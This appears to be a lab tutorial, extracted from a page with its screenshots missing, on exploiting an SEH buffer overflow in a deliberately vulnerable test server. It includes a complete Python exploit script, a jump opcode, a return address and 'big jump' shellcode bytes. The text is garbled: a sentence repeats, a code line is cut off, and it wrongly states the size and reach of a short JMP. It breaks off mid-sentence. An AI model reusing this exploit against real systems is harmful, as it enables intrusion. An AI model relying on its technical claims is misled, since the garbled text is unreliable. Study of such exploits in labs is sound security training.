


Now we can attack using above address 1st we use 0x625010b4


In the following code above address is included, and also check whether can we



When we execute the above code we can get the following result in immunity.



Now we can see that pointer has jump in to next SEH handler and we achieved what we want.



When we look into hex dump we can see four bytes of code we can control, currently containing CC CC CC CC. We can put a JMP there to go somewhere else.

It takes 4 bytes to perform a relative JMP to a 16-byte offset, and we can move approximately 32,768 bytes forward or backwards

It takes 4 bytes to perform a relative JMP to a 16-byte offset, and we can move approximately 32,768 bytes forward or backwards.

Now we have to find Hex code for JMP SHORT -32. To that we have to locate nasm_shell and then find the hex code for it.


```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell
.rb
nasm > JMP SHORT -32
00000000  EBDE              jmp short 0xffffffe0
nasm >
```

The hexadecimal code for a "JMP SHORT -32" instruction is EBDE.

Now we can write a code using it.

```
  GNU nano 3.1                        vs-seh7

#!/usr/bin/python
import socket
server = '192.168.1.107'
sport = 9999

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)

chars = ''
for i in range(1,10):
   chars += chr(i)
for i in range(11,13):
   chars += chr(i)
for i in range(13,255):
   chars += chr(i)

prefix3 = 'B' * 1500
nopsled3 = '\x90' * 800
shellcode3 = '\xCC' * 500
padding3 = 'C' * (3013 - 2800 - 44)
bigjump = '\xCC' * 44

shellcode = '\xEB\xDE\x41\x41'   # JMP SHORT -32
eip = '\xb4\x10\x50\x62'
padding = 'F' * (253 - 230 - 4 - 4)
letters2 = 'F' * 2 * 253

prefix = 'A' * 253 + chars + prefix3 + nopsled3 + shellcode3 + padding3 + big$
attack = prefix + shellcode + eip + padding + letters2

s.send(('GMON ' + attack + '\r\n'))
print s.recv(1024)

s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

When we execute above code we can get the following result.



In the upper left pane of Immunity, scroll up to see the start of the CC bytes.

There are 13 CC bytes before the EIP, and the EIP was incremented after executing the INT 3, so there are 12 CC bytes before the entry point.

The Big Jump Code

This is the sequence of assembly instructions we will use to jump back 1000 bytes:

59 POP ECX

FE CD DEC CH

FE CD DEC CH


FE CD DEC CH

FE CD DEC CH


FF E1 JMP ECX

E8 F0 FF FF FF CALL [relative -0F]


Now we have to insert this to code.



Execute the code and following are the results giving out from the immunity.




Now put brake point on POP and run the server again.




The code runs through the SE handler, and enters the POP POP RET code, where it stops with the message "Breakpoint at essfunc.625010B4".

When the RET instruction is executed, the program moves to the JMP SHORT instruction we injected, as shown below.



Again, when execute the program jumps to the CALL instruction we injected, the entry point for the Big Jump, as shown below.




By executing the code line by line we can find the values of EIP and ECX as

